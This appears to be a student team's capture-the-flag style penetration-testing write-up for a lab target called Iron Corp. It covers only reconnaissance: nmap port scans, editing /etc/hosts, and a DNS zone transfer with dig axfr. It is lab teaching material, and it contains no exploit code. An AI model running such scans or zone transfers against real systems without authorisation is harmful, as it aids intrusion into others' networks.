PenTest 2

Iron Corp

Supreme

Chickens

Members

ID	Name	Role
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	Member
1211101198	Fam YI Qi	Member
1211103978	Yong Dick Shen	Member


Recon and Enumeration

Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee


Tools used: Nmap/ dig/ developer's tool/ hydra

Process and Methodology and Attempts:


We tried Nmap to find the ports but it didn't work, so we tried nmap -Pn.




Then, we tried all the ports one at a time with our IP addresses in the IRL. Next, we were shown at port 8080.




After that, Yap Jack went through the developer's tools to see if he could find anything useful but failed.




During that, Ang Hui Yee used command dig with her IP address and the different ports one by one.




After that, Ang Hui Yee suggested using the nano command to change the content in the hosts file which is located in /etc/hosts. But it failed. Afterwards, she changed to the root and used the command nano again. It worked.




Next, Yong Dick Shen used nmap -Pn -T5 ironcrop.me but it doesn't show anything else so he tried nmap -Pn -T4 -p1-20000 ironcorp.me. When Yap Jack tried it, the terminal didn't show anything initially. After 3 tries, the hidden port finally showed.




Then, Yap Jack tried the URL (http://ironcorp.me:11025/) but no information was there.




After that, Fam Yi Qi tried to dig to gather more information but it said: “command not found”. Then, she used (dig @”IP address” ironcorp.me axfr) and it worked.



